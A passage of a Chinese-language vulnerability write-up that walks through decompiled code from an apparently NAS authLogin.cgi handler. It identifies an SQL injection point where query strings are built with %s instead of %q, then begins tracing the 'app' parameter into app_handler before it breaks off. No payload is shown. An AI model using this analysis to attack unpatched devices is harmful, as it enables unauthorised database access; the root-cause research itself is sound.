
```
    if ( *(a8 + 80) )
    {
      v25 = 2048 - strlen(v38);
      v26 = strlen(v38);
      sqlite3_snprintf(v25, &v38[v26], "AND extra_data = '%q' ", *(a8 + 80));
    }
  }
  if ( a7 > 0 )
  {
    v27 = strlen(v38);
    sprintf(&v38[v27], "AND duration != -1 AND (create_time+duration) < %ld ", a7);
  }
  if ( v38[0] )
    v42 = sqlite3_mprintf("WHERE %s", &v38[4]);
  else
    v42 = sqlite3_mprintf(byte_7E500);
  if ( a5 || a6 )
    v43 = sqlite3_mprintf("LIMIT %d OFFSET %d", a6, a5);
  else
    v43 = sqlite3_mprintf(byte_7E500);
  v41 = sqlite3_mprintf("SELECT * FROM QTOKEN %s %s %s;", v42, v44, v43);
  v40 = sqlite3_open(a2, &v39);
  if ( v40 )
  {
    sqlite3_free(v41);
    sqlite3_free(v44);
    sqlite3_free(v43);
    v28 = sqlite3_errmsg(v39);
    sub_63294("open %s failed! (%d, %s)\n", a2, v40, v28);
    result = 4294967276LL;
  }
  else
  {
    sqlite3_busy_timeout(v39, 60000LL);
    v40 = sqlite3_exec(v39, v41, a1, a9, 0LL);
    if ( v40 )
    {
      if ( j_check_db(g_dbfile) )
        j_qtoken_db_init();
      v29 = sqlite3_errmsg(v39);
      sub_63294("query failed! (%d, %s)\n", v40, v29);
    }
    sqlite3_close(v39);
    sqlite3_free(v41);
    sqlite3_free(v44);
    sqlite3_free(v43);
    if ( v40 )
      result = 4294967272LL;
    else
      result = 0LL;
  }
  return result;
}
```

此函数使用一些参数拼接 sqlite 查询语句并执行，不难发现旧版本中在拼接 SQL 语句时对字符串使用了 %s，而没有使用安全的 %q。


至此可以猜测此函数为最终漏洞点，接下来通过交叉引用尝试从 authLogin.cgi 定位相关代码。

在 authLogin.cgi 的处理逻辑中，当用户传入名为 app 的参数时，会进入 app_handler 函数：


```
__int64 __fastcall app_handler(__int64 a1)
{
  v76[8] = 0LL;
  v76[9] = 0LL;
  v76[0] = 0LL;
  v76[1] = 0LL;
  v76[2] = 0LL;
```




```
  v76[3] = 0LL;
  v76[10] = 0LL;
  v76[11] = 0LL;
  v76[4] = 0LL;
  v76[5] = 0LL;
  v76[6] = 0LL;
  v76[7] = 0LL;
  v76[12] = 0LL;
  v76[13] = 0LL;
  v77 = 0;
  v73 = 0;
  v76[14] = 0LL;
  v76[15] = 0LL;
  v72 = 0LL;
  memset(v84, 0, sizeof(v84));
  memset(v78, 0, 0x101uLL);
  memset(v79, 0, 0x101uLL);
  v75 = 0;
  v71 = 0LL;
  v74[0] = 0LL;
  v74[1] = 0LL;
  v74[2] = 0LL;
  v74[3] = 0LL;
  v2 = CGI_Find_Parameter(a1, "app");
  if ( v2 )
  {
    app = *(v2 + 8);
    v4 = CGI_Find_Parameter(a1, "user");
    if ( v4 )
    {
LABEL_3:
      v68 = *(v4 + 8);
      goto LABEL_4;
    }
  }
  else
```



